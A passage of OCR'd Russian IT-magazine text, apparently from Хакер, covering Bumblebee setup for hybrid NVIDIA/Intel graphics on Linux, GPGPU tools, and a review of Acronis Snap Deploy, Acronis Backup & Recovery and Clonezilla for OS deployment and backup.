версии, он также позволяет автоматически отключать дискретный адаптер в случае его бездействия и управлять его энергосбережением. К тому же благодаря костыльно-велосипедной архитектуре его легко установить и начать использовать даже без перезагрузок и обновления драйверов.

Прекомпилированные пакеты Bumblebee доступны для дистрибутивов Debian, Ubuntu, Fedora и Mandriva, а в виде портов есть в Gentoo и ArchLinux, поэтому каких-либо проблем с установкой возникнуть не должно. Единственное, что следует учесть, это необходимость установки специальной версии официальных драйверов NVIDIA, которые не будут конфликтовать с библиотекой LibGL, поставляемой вместе с пакетом Mesa и используемой интегрированной видеокартой Intel. В случае Debian/Ubuntu замена официального проприетарного драйвера должна быть выполнена следующим образом:

1. **Перезагрузка в консольном режиме.**
2. **Удаление драйвера NVIDIA и сгенерированного его установщиком конфига xorg.conf:**

```
$ sudo -s
# nvidia-uninstall
# rm /etc/X11/xorg.conf
```

3. **Переустановка библиотеки LibGL из пакета Mesa:**

```
# apt-get --reinstall install libgl1-mesa-glx
```

4. **Установка Bumblebee из стороннего репозитория:**

```
# add-apt-repository ppa:ubuntu-x-swat/x-updates
# add-apt-repository ppa:bumblebee/stable
# apt-get update
# apt-get install bumblebee
```

5. **Установка специальной версии драйвера NVIDIA:**

```
# apt-get install bumblebee-nvidia
```

6. **Перезагрузка в графический режим.**
   Если ты собираешься использовать открытый драйвер NVIDIA, достаточно будет выполнить только четвертый шаг, однако в этом случае производительность будет далеко не на высшем уровне. Если необходимо запустить 32-битные приложения в 64-битной системе (например, игр под Wine), также нужно доустановить 32-битную версию VirtualGL:

```
# apt-get install virtualgl-libs-ia32
```

После окончания установки в системе появится демон bumblebeed, отвечающий за запуск фейкового X-сервера и передачу ему OpenGL-команд, и команда optirun, используемая для запуска приложений на дискретной видеокарте. В Ubuntu демон уже должен быть запущен инсталлятором; в других системах, возможно, придется запускать его самостоятельно. Для проверки работоспособности Bumblebee можно запустить стандартный OpenGL-тест glxgears:

```
$ optirun glxgears
```

Для запуска приложений под Wine используем такую команду:

```
$ optirun wine приложение.exe
```

Кстати, утилита nvidia-settings по умолчанию работать не будет, и ее следует запускать с аргументом '-c :8':

```
$ optirun nvidia-settings -c :8
```

Для того чтобы получить наилучшую производительность, можно поиграться с опциями сжатия видеопотока, передаваемого с фейкового X-сервера в окно настоящего. Для этого надо использовать опцию '-c' команды optirun, она принимает следующие аргументы: jpeg, rgb, yuv, proxy и xv. Наиболее эффективные из них yuv и xv, но можно попробовать и другие.

А БУДЕТ ЛИ ПРОЗРАЧНОЕ ПЕРЕКЛЮЧЕНИЕ МЕЖДУ АДАПТЕРАМИ?

Благодаря проектам vga_switcheroo и Bumblebee пользователи Linux получили возможность хоть как-то задействовать вторую видеокарту современных ноутбуков, но говорить об удобстве этих способов переключения, конечно же, не приходится. Сама графическая

НЕСТАНДАРТНЫЕ МЕТОДЫ ИСПОЛЬЗОВАНИЯ ВЫЧИСЛИТЕЛЬНОЙ МОЩНОСТИ ГРАФИЧЕСКИХ КАРТ

Проекты, целью которых является использование GPU графических плат для системных вычислений, не связанных с графикой:

- BrookGPU — язык (расширенный Си) и компилятор для математических вычислений с использованием GPU;
- Sh — метаязык, интегрируемый в C++ приложения, позволяет выполнять ряд вычислительных операций на GPU;
- NVIDIA Cg Toolkit — библиотека от NVIDIA для взаимодействия с GPU;
- GPUSort — использование GPU для сортировки данных;
- VRAM Storage Device — Linux-драйвер для создания логического диска с данными, хранимыми в видеопамяти;
- gpgpu.org (General-Purpose Computation Using Graphics Hardware) — специализированный сайт по нестандартному использованию GPU.

подсистема Linux мешает внятной реализации метода бесшовного переключения между адаптерами, и в первую очередь все упирается в устаревший X-сервер, архитектура которого не позволяет реализовать совместное использование двух адаптеров на одном устройстве вывода. Это значит, что X-сервер должен быть либо кардинально изменен, либо выброшен и заменен на нечто новое.

Возможно, разработчики Wayland в скором времени и решат эту проблему, однако пока мы остаемся на обычных иксах и можем полагаться только на их разработчиков. Один из них, уже упомянутый в этой статье Дэвид Эрли, успел добиться существенных результатов в этом деле, переписав многие компоненты X-сервера, а также добавив в ядро те самые изменения, о которых было сказано в предыдущем разделе. В первую очередь его работа направлена на обеспечение возможности горячего подключения внешнего USB-адаптера DisplayLink и его нормального функционирования, однако наработки могут быть легко приспособлены для быстрого переключения между различными графическими картами.

Принцип действия этой системы во многом аналогичен технологии NVIDIA Optimus, когда одна карта обрабатывает все операции отрисовки, а затем просто передает полученное изображение другому адаптеру (в данном случае DisplayLink). Все наработки будут доступны в X-сервере версии 1.13, а также в новой версии ядра Linux. Для экспериментаторов доступны репозитории с уже примененными патчами, их список можно найти на странице keithp.com/blogs/hotplug-displaylink.

PAR4ALL, ИЛИ ПАРАЛЛЕЛЬНЫЕ ВЫЧИСЛЕНИЯ НА СКОРУЮ РУКУ

В одном из предыдущих выпусков журнала мы уже писали про технологию GPGPU, которая позволяет задействовать мощности графических процессоров для ускорения вычислений в обычных приложениях. Главной проблемой этой технологии стала необходимость переписать компоненты приложения на специальном диалекте языка Си, да еще и с расчетом, что код будет выполняться на сотнях независимых ядер одновременно. Это сильно ограничило область применения технологии и существенно подняло порог вхождения, так как далеко не каждый программист способен написать высокораспараллеленный эффективный код.

С этой проблемой решили разобраться ребята из проекта HPC, разработав специальный компилятор Par4All (www.par4all.org), который может распараллелить практически любой последовательный код, написанный на языках Си и Fortran. Получив в качестве входных данных код приложения, компилятор выдает на выходе уже оптимизированный для конкретной платформы распараллеленный код — можно затем либо скомпилировать его в итоговое приложение, либо провести дополнительную ручную оптимизацию для получения наибольшей производительности.

В качестве платформ, для которых Par4All способен генерировать код, заявлены обычные многоядерные процессоры, системы с поддержкой CUDA и OpenCL, кластеры из графических процессоров. Задача проекта — помочь разработчикам в миграции их приложений на современные многоядерные системы и системы с поддержкой технологии GPGPU, не заставляя программистов вникать в современные технологии и тонкости проектирования параллельных приложений.

ЧТО ДАЛЬШЕ?

Современные графические адаптеры предоставляют пользователям гораздо больше функциональности, чем просто вывод видеоизображения. Поддержка многих из этих функций уже реализована в открытых ОС, тогда как другие до сих остаются эксклюзивом для тех, кто использует продукцию Microsoft. Тем не менее работа идет полным ходом, и в скором времени мы (юниксоиды) также сможем насладиться всеми благами современной «графической» индустрии. ⌶

СВОБОДНЫЙ КОМПИЛЯТОР CUDA-ПРИЛОЖЕНИЙ ДЛЯ МНОГОЯДЕРНЫХ X86-ПРОЦЕССОРОВ

В рамках проекта Ocelot создается JIT-компилятор для CUDA-приложений, позволяющий выполнять одну и ту же программу как на графических процессорах NVIDIA, так и на x86 процессорах, выступая в роли альтернативы технологии OpenCL. Компилятор переводит инструкции GPU в байткод LLVM, а затем генерирует собственный код для различных целевых архитектур. Компилятор был проверен более чем на ста приложениях CUDA.

VCRTC: ВИРТУАЛЬНЫЕ ВИДЕОКОНТРОЛЛЕРЫ ДЛЯ LINUX

Программист Илья Хаджич из компании Bell Labs представил реализацию виртуальных CRTC-видеоконтроллеров, которая обеспечивает перенаправление пикселей из фреймбуфера определенного GPU на другое устройство вывода. При использовании виртуального контроллера CRTC можно манипулировать выводом информации в гибридных системах с несколькими видеокартами, абстрагируя GPU, на котором осуществляется рендеринг, и непосредственное устройство вывода. Например, с помощью VCRTC можно выполнять сложный рендеринг на GPU дискретной карты, а выводить информацию через интегрированную видюху. Кроме того, при подключении через порт USB внешнего видеоадаптера DisplayLink можно сформировать сложную 3D-сцену с использованием GPU стационарной видеокарты, а вывести ее на внешнюю карту. Что интересно, сформировав изображение на GPU, но использовав для вывода драйвер V4L2, возможно перенаправление сформированного на GPU потока по сети, с его последующей обработкой в любом приложении, поддерживающем V4L2 (например, в видеоплеере VLC).

В настоящее время поддерживается работа с драйвером Radeon и GPU R6XX, R7XX, Evergreen, Northern Island. В будущем планируется добавить поддержку драйверов Intel и Nouveau.

INFO

- **Имей в виду, что vga_switcheroo заработает только в том случае, если ядро будет загружено без использования опции nomodeset.**
- **Команды vga_switcheroo можно передать и во время загрузки ядра. Например: hybridopts=ON,IGD,OFF.**
- **Технологии, примененные в компиляторе Par4All, основаны на материалах 20-летнего академического исследования государственной американской исследовательской программы «InterProcedural Parallelisation of scientific programs».**
- **Разработчики из компании Canonical создали драйвер гибридной графической подсистемы GMUX для ядра Linux, который позволяет организовать переключение между несколькими GPU и управлять подсветкой экрана на ноутбуках Apple MacBook Pro.**


Сергей Яремчук (grinder@synack.ru)



Развернуть и настроить


РЕШЕНИЯ ACRONIS ДЛЯ АВТОМАТИЗАЦИИ УСТАНОВКИ ОС НА МНОЖЕСТВО КОМПЬЮТЕРОВ И ОРГАНИЗАЦИИ ЦЕНТРАЛИЗОВАННОГО РЕЗЕРВИРОВАНИЯ В ГЕТЕРОГЕННЫХ СЕТЯХ

Одна из главных задач IT-службы — обеспечить непрерывность информационных процессов всего предприятия и каждого его подразделения. Когда приобретаются новые системы или выходят из строя ПК, рабочие места обычно простаивают — а это убытки для бизнеса. Поэтому очень важно научиться развертывать ОС и приложения, восстанавливать их работоспособность и поврежденные (похищенные) данные в кратчайшие сроки.



НАЗНАЧЕНИЕ ACRONIS SNAP DEPLOY

В зависимости от структуры организации и количества клиентских/серверных систем процесс развертывания ОС, драйверов и приложений может быть достаточно сложным и занять достаточно много времени. Чтобы облегчить труд сисадминов, в недрах Microsoft разрабатывается целый ряд специальных инструментов (Windows Deployment Services, Microsoft Deployment Toolkit и System Center Configuration Manager), обеспечивающих возможность установки ОС с последующим накатом всего, что нужно, при помощи готовых настроек. При этом WIM-образ (Windows Imaging Format) со всеми патчами и файл ответов, автоматизирующий установку, предлагается создавать средствами WAIK (Windows Automated Installation Kit, см. статью «Самосборные окна»,][_01_2009). Единственное затруднение: настройка среды потребует некоторого времени, а в последующем конфигурацию придется уточнять по мере необходимости. Главное достоинство такого метода — возможность учитывать особенности оборудования каждого компьютера и будущего рабочего места. Другой подход к автоматизации процедуры развертывания заключается в клонировании систем из созданного дискового образа. Принцип весьма прост: устанавливаем на шаблонный ПК ОС и все нужные приложения, затем клонируем



В работе с Acronis Snap Deploy очень помогают мастеры

системный раздел и размножаем его на остальные ПК. Отличный способ, когда нужно развернуть или восстановить работоспособность множества систем стандартной конфигурации, в том числе в виртуальной среде. Этот вариант проще и понятней в реализации и быстрее при развертывании, хотя не такой гибкий, как предыдущий, поскольку при изменении состава ПО или при использовании другого оборудования необходимо создавать новый образ (кстати, никто не мешает подготовить несколько слепков, чтобы охватить все ситуации).

В Acronis Snap Deploy используется второй вариант, но со своими нюансами. В общем и целом процесс выглядит следующим образом. Администратор создает мастер-образ эталонного ПК с предустановленной Windows или Linux и отправляет его на сервер. Новый ПК при помощи PXE загружает специальный агент, который закачивает и разворачивает образ. Если BIOS компьютера не поддерживает сетевую загрузку, агент можно запустить при помощи загрузочного CD/DVD, USB или дискеты, которые создаются при помощи самого ASD. Поддерживается индивидуальная (для конкретного MAC) или многоадресная передача (IP — 239.255.219.45), позволяющая развернуть одновременно несколько систем, снижая тем самым нагрузку на сеть и ускоряя процесс ввода ПК в эксплуатацию. Также возможна установка значения TTL для многоадресной рассылки, что позволит ограничить распространение сетевых пакетов через шлюзы. Все действия заносятся в журнал, поэтому проследить события совсем не сложно.

Шаблонный образ можно развернуть вручную или по расписанию. Предусмотрено так называемое «оперативное» создание образа, которое производится на работающей системе. Для этого на ПК должен быть установлен агент, который также попадет на диск, что не всегда желательно. Поэтому более рациональным считается автономное создание образа, когда компьютер загружается при помощи загрузочного носителя Acronis. Если компьютер содержит несколько дисков и разделов, мастер создания образа позволяет отобрать нужные (не поддерживаются динамические диски и диски с GPT).

ОБРАЗЫ, ОБРАЗЫ

Очень удобно, что в качестве эталонного может быть использован образ, который создается программой резервного копирования Acronis True Image или Acronis Backup & Recovery. За счет этого при организации периодического бэкапирования снимаются все вопросы об актуальности ПО и наличии всех заплаток для каждого хоста. В версии ASD 4 также поддерживается Virtual Hard Disk (VHD), созданный программой архивации Win7, Virtual PC или Acronis. Поэтому такая схема удобна не только для развертывания ОС на голое железо, но и для быстрого восстановления или возврата системы в исходное состояние. Последнее может понадобиться при обучении или в том случае, когда компьютером пользуются несколько человек (например, в интернет-кафе). Предусмотрено и так называемое пользовательское развертывание, когда его инициирует сам пользователь, выбравший соответствующий пункт в меню загрузки ОС.

Образ может быть сохранен на жесткий диск сервера (рекомендуется), сетевой ресурс, CD/DVD/Blu-ray или USB-устройство. Если образ не помещается на один CD/DVD, будет запрошен следующий. Поддерживается несколько степеней сжатия, но это потребует большего времени и ресурсов.

При помощи ASD поддерживается установка ОС Windows, начиная с NT/98, и Linux, снятие образов с файловых систем FAT, NTFS, ext2/3/4, ReiserFS, Reiser4, XFS, JFS и Linux Swap. Предусмотрено посекторное снятие образа и развертывание ОС с официально не поддерживаемых ФС.

ПОЛЕЗНЫЕ ФИЧИ


В процессе развертывания современных Windows-версий ASD позволяет изменить некоторые параметры — имя, сетевые настройки, членство в домене / рабочей группе, идентификатор безопасности SID (Security Identifier), лицензию. Этим ASD отличается от других подобных систем клонирования ОС, которые, как правило, не умеют управлять SID, и, чтобы сделать его уникальным, приходится задействовать дополнительный инструмент — Sysprep (System Preparation Tool).

Также на целевой машине можно запустить приложение или скрипт, скопировать файлы. Для удобства можно создавать шаблоны развертывания и использовать их в последующем. Еще один важный момент — программа умеет изменять размер томов в зависимости от наличия свободного места на целевом диске, подгоняя итоговый размер (растягивая) или оставляя его как есть (с незанятым пространством).


Проблему установки ОС на оборудовании, отличном от мастер-ПК, решает дополнительный модуль Acronis Universal Deploy (AUD), который поставляется за отдельную плату и способен автоматически настраивать драйверы Windows.

КОМПОНЕНТЫ ASD

Для решения поставленных задач ASD использует несколько компонентов: сервер развертывания (Deploy Server), консоль управления, PXE-сервер, агент управления и сервер лицензий, которые могут быть установлены на ПК под управлением Windows XP и выше. Еще один компонент — Wake-on-LAN Proxy — позволяет включать компьютеры, находящиеся в другой



Настройка параметров PXE-агента в окне консоли Acronis Snap Deploy



После настройки компоненты должны быть переданы на PXE-сервер

подсети, куда не проходит сигнал Wake-on-LAN. Компоненты можно устанавливать на одну или разные машины. Учитывая, что Deploy Server обычно хранит все образы, может понадобиться хард большой емкости. Для консоли управления подойдет обычный ПК, работающий под управлением десктопной версии Windows. Также с помощью консоли можно установить на удаленные системы остальные компоненты ASD, для чего необходимо перейти в «Сервис → Установить компоненты удаленно», затем выбрать нужное в %ProgramFiles%\Common Files\Acronis\SnapDeploy\RemoteInstall и указать IP или имя ПК. При этом потребуются права администратора. Если удаленный ПК работает под управлением Win7, обязательно отключи UAC.

Загрузочный носитель может быть двух типов, оба имеют сходный графический интерфейс, но отличаются набором компонентов. Так, загрузочный носитель Acronis основан на Linux и рекомендуется в большинстве случаев. Если оборудование распознается неверно, следует использовать загрузочный носитель PXE, собранный в среде WinPE (требуется WAIK). После сборки загрузочных компонентов их следует передать на выбранный PXE-сервер.

Для управления используется графическая консоль и средства командной строки. Сам процесс инсталляции компонентов ASD и последующая работа в консоли производятся при помощи понятных мастеров, сводящих к минимуму риск некорректной установки параметров. Названия пунктов меню четкие и конкретные, к тому же продукт хорошо документирован и локализован, поэтому проблем с его использованием обычно не возникает. После запуска консоль подключается к локальному серверу; если нужно управлять компонентом (сервер, сервер лицензий, PXE-сервер и агент управления), находящимся на другой машине, выбираем пункт меню «Подключиться» и указываем IP-адрес. Создание и настройка образа производятся из меню «Экран приветствия».

Все соединения между агентом и сервером защищены, что позволяет избежать перехвата информации. При использовании PXE для установки ОС есть одна опасность: если в BIOS по ошибке будет оставлена сетевая загрузка, пользователь может инициировать инсталляцию. Поэтому программу установки лучше защитить паролем, введя его в соответствующем окне мастера. Для обеспечения работы PXE в сети должен быть активен DHCP-сервер.

Лицензии на ASD требуются для каждой развертываемой машины: на любое количество установок на конкретной машине или одну успешную установку на любой машине (отслеживается по MAC-адресу). Лицензия может быть двух типов — серверная или ПК, по мере установки они обычно распределяются автоматически. Но если мастер развертывания не знает, какой тип лицензии применить на текущую установку, будет выдан запрос.

РЕЗЕРВИРОВАНИЕ ДАННЫХ С ACRONIS BACKUP & RECOVERY

ASD умеет снимать образ раздела, но не может заменить специализированные приложения для резервного копирования. Полные копии харда, включающие пользовательские данные, будут занимать значительное место, грузить сеть и требовать больших ресурсов для обработки. Кроме того, найти и восстановить отдельный файл с его помощью проблематично, придется разворачивать весь образ. Поэтому в данном случае стоит обратить внимание на более гибкие специализированные решения, например на Acronis Backup & Recovery (ABR), который является продолжением линейки популярного Acronis True Image. ABR предназначен для создания резервных копий и восстановления данных на десктопах, серверах и виртуальных машинах (VMware, Hyper-V, XenServer, Red Hat Enterprise Virtualization и Parallels Server). Необходимые функции реализованы соответственно в версиях Workstation, Server и Virtual Edition. С помощью ABR можно забэкапить весь жесткий диск, раздел (поблочное и посекторное копирование) или отдельные папки и файлы по выбору пользователя. Мастер создания резервных копий позволяет указать шаблоны файлов, которые нужно исключить, поэтому результат будет содержать только то, что действительно важно. Созданный образ можно просматривать в Проводнике как обычную папку или подключить к системе как диск и работать с ним в режиме чтение/запись или только чтение. При этом для создания копии нет необходимости останавливать систему.

По сравнению с ASD поддерживается большее количество типов дисков: MBR и GPT, базовые и динамические. Распознаются данные MS Exchange и SQL Server, поэтому администратор может найти и восстановить копию письма или любого файла. Предусмотрена возможность шифрования и сжатия результирующего

CLONEZILLA — ОПЕНСОРСНАЯ АЛЬТЕРНАТИВА


Чтобы клонировать ОС, не обязательно покупать проприетарный Acronis, можно выбрать один из проектов с Open Source лицензией. Наибольшей популярностью пользуется Clonezilla (clonezilla.org), которая позволяет создавать и восстанавливать ОС из образа. Официально поддерживается большое количество ФС, используемых в Linux (включая LVM), Windows, *BSD, Mac OS X и продуктах VMware, в которых резервируются только занятые блоки (используется Partclone, Partimage или ntfsclone). Остальные можно «снять» посекторно, для этих целей применяется dd. Поэтому каких-либо ограничений по ОС нет. Результат сохраняется локально, на сменный носитель и удаленный сервер (SSH, SMB, NFS). Специальная версия Clonezilla SE (Server Edition) позволяет клонировать образы на несколько систем при помощи PXE, в том числе с использованием multicast. Конечно, все настройки DHCP, PXE, TFTP и NFS потребуется произвести вручную, но они хорошо документированы, поэтому проблем быть не должно.

INFO


- **Об использовании Windows AIK читай в статье «Самосборные окна» в 01/2009 номере][.**
- **Подробно о настройке Windows Deployment Services читай в 06/2007 выпуске][.**
- **Для VMware vSphere или MS Hyper-V возможно использование единого агента для хост-машины, позволяющего контролировать сразу все VM.**
- **Acronis Backup & Recovery Server поддерживает x86/x64 ОС Windows, начиная от 2kSP4 и Linux, файловые системы FAT16/32, NTFS, ext2/3/4, ReiserFS, XFS и JFS.**

WARNING

- **Для работы Acronis Universal Deploy требуется открыть TCP/445, TCP/9876, UDP/9876, UDP/9877, TCP/25001 и для PXE — UDP/67-69.**
- **Чтобы пользователь не мог случайно инициировать PXE-установку, настройки лучше защитить паролем.**



Консоль Acronis Backup & Recovery Server




Создаем план резервного копирования

образа, ограничение нагрузки на сеть, автоматическое разбиение копии на части, выполнение команд перед операцией и после операции. Новая резервная копия может создаваться одноразово, по расписанию и при наступлении определенного события (например, выход пользователя из системы). Кроме этого, предустановки содержат несколько готовых схем. Все это дает админу гибкие возможности управления процессом.

Резервное копирование может выполняться на устройства хранения SAN/NAS, оптические приводы и ленточные устройства, сетевые папки и FTP-сервер. Причем мастер резервного копирования позволяет указать до пяти мест хранения файлов, повышая тем самым избыточность. В процессе хранения можно перемещать устаревшие копии из одного хранилища в другое. Для компьютеров, которые часто находятся вне локалки, можно задать бэкап в специальный раздел жесткого диска Acronis Secure Zone (ASZ, по сути, это FAT32 с меткой ACRONIS SZ и кодом partition type 0xBC), защищенный от вирусов и скрытый от пользователя. Удобно, что восстановить данные из ASZ можно очень быстро, но это не спасает в случае выхода из строя самого жесткого диска.

Модуль дедупликации экономит дисковое пространство, устраняя дублирование идентичных данных: если в хранилище уже имеется архивируемый файл, то просто создается ссылка. Для обеспечения целостности данных на уровне приложений используется технология теневого копирования Windows VSS (Volume Shadow Copy Service). Для хранения предлагается собственное онлайновое хранилище Acronis Backup & Recovery Online, которое можно использовать как вместе с решением от Acronis, так и отдельно. Данные в таком хранилище доступны из любой точки, что позволяет защититься от форс-мажорных обстоятельств вроде стихийного бедствия или кражи техники. Для уменьшения трафика можно заполнить хранилище полной копией один раз, а в последующем отправлять только измененные данные.



Для быстрого восстановления данных можно использовать зону безопасности Acronis

При бэкапе данных с виртуальных машин можно установить агент и контролировать его работу точно так же, как при работе с физическим сервером. Для VMware vSphere или MS Hyper-V возможно использование единого агента для хост-машины, позволяющего контролировать сразу все VM.

Снимки позволяют быстро восстановить работоспособность ОС на подобном или отличающемся железе, в последнем случае понадобится Acronis Universal Restore. Его функции схожи с AUD и позволяют легко перенести сервер на другое оборудование в ходе модернизации, выполнить P2V-, V2P- и V2V-миграцию или клонировать ОС. В том числе поддерживается автоматическая смена идентификатора безопасности Windows SID (Security ID).


Если компьютер не запускается из-за краха ОС или разрушительного действия вирусов, работоспособность ОС можно восстановить из загрузочного меню или с помощью специального диска.

Как и положено программе бэкапа, поддерживается полное, инкрементное и дифференциальное копирование, что позволяет уменьшить размер сохраняемых данных. Алгоритм инкрементного бэкапа использует данные NTFS, а не пересканирует весь диск, поэтому нужные файлы находятся быстро и такая копия создается в кратчайшие сроки.

Поддерживается x86/x64 ОС Windows, начиная от 2kSP4, и файловые системы FAT16/32, NTFS. Версия для Linux будет работать на любых дистрибутивах Linux 2.4.20+ и glibc версии не ниже 2.3.2. Официально поддерживаются RHEL/CentOS, Fedora, SLES, Ubuntu, Debian и файловые системы ext2/3/4, ReiserFS, XFS и JFS. Стоит отметить, что при использовании последних трех ФС нельзя восстанавливать отдельные файлы.

